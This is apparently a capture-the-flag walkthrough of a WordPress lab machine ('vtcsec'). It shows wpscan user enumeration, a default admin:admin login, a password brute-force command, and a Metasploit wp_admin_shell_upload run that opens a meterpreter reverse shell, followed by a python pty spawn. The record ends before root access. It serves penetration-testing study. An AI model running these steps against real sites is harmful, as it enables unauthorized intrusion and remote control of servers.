
Add the target IP address and the hostname “vtcsec” in the host file which is located at /etc/hosts. here we have used nano text editor to add the IP and host name

```
nano /etc/hosts
cat /etc/hosts
```



```
[redacted]
└─# nano /etc/hosts

[redacted]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.56.101  vtcsec
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

After adding the IP and host name and refreshing the page this is what i got.



Hello world! – My secret blog - Mozilla Firefox

vtcsec/secret/index.php/2017/11/16/hello-world/

MY SECRET BLOG

Just another WordPress site

NOVEMBER 16, 2017 BY ADMIN

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!


One Reply to "Hello world!"

RECENT POSTS

Hello world!


RECENT COMMENTS

The link to the log in panel can then be found on the right-hand side near the bottom of this page:


Log In ‹ My secret blog — WordPress - Mozilla Firefox
Log In ‹ My secret blog ...
vtcsec/secret/wp-login.php
Search
Username or Email Address
Password
Remember Me
Log In
Lost your password?
← Back to My secret blog


The next step is to enumerate any potential users and vulnerabilities in the site by using wpscan:

```
wpscan --url http://192.168.56.103/secret/ --enumerate u
```




```
└─# wpscan --url http://192.168.56.101/secret/ --enumerate u

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

This revealed a number of vulnerabilities and that the default WordPress username of **‘admin’** is still in use :



```
 |  Description: Twenty Seventeen brings your site to life
h a...
 |  Author: the WordPress team
 |  Author URI: https://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
    +----+-------+------------------+
    | Id | Login | Name             |
    +----+-------+------------------+
    | 1  | admin | admin – My secret |
    +----+-------+------------------+
[!] Default first WordPress username 'admin' is still used
```

With the default username being ‘**admin**’ it’s worth trying to log in with the default password as ‘**admin**’ too… sure enough, this works



Welcome to WordPress!

We’ve assembled some links to get you started:

or, change your theme completely

WordPress 4.9 running Twenty Seventeen theme.

```
wpscan --username admin --url
http://vtcsec/secret/wp-login.php --wordlist
/usr/share/wordlists/metasploit/http_default_pass.t
xt --wp-content-dir http://vtcsec/secret/wp-content/
--threads 20
```


If the password had not been ‘**admin**’ then we could have attempted to brute-force this by using **wpscan** with a pre-configured password list

Now we have admin access to the WordPress site, **Metasploit** can be used to generate a plugin which will automatically upload a payload and give us a shell which helps to get the remote connection of target. The module we used was **wp_admin_shell_upload**

Exploitation Phase:


During the exploitation phase, attackers use vulnerabilities they found earlier to break into systems or networks. They choose and use tools or techniques to exploit weaknesses in software or configurations. Once they're in, they might try to gain more access or keep their access secret. Then, they may steal sensitive data. Good security practices, like fixing vulnerabilities quickly and monitoring for unusual activity, help prevent successful attacks.

```
use exploit/unix/webapp/wp_admin_shell_upload
```




```
msf6 > search wp_admin

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21   excellent  Yes    WordPress Admin Shell

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin_she

msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-me
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host
```

As we can see password ,rhosts & username are not set we should set it




```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD ⇒ admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME ⇒ admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /secret
TARGETURI ⇒ /secret
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 192.168.56.101
RHOST ⇒ 192.168.56.101
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > 
```



```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   admin            yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.56.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /secret          yes       The base path to the wordpress application
   USERNAME   admin            yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 192.168.56.1
LHOST ⇒ 192.168.56.1
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Authenticating with WordPress using admin:admin ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
```


The exploit(run) should executed successfully and open a meterpreter session. Running a getuid command from this session (or id from a shell) shows we currently have access as the user: www-data. Therefore, some additional work is required to obtain root access



```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Authenticating with WordPress using admin:admin ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /secret/wp-content/plugins/shFaQtHvZS/hnnlspUNBx.php ...
[*] Sending stage (39927 bytes) to 192.168.56.101
[+] Deleted hnnlspUNBx.php
[+] Deleted shFaQtHvZS.php
[+] Deleted ../shFaQtHvZS
[*] Meterpreter session 3 opened (192.168.56.1:4444 → 192.168.56.101:46368) at 2024-01-19 15:55:16 +0530

meterpreter > shell
Process 1565 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
```

we get into shell by using **shell** command and by using "**which python**" to find the path to it and to check our target has been installed python or not and by running python script **python -c 'import pty;pty.spawn("/bin/bash")'** which is used for interacting with the shell and use **su root -l** to get into root access.Still, I haven't reached the root, So I went back to meterpreter session.

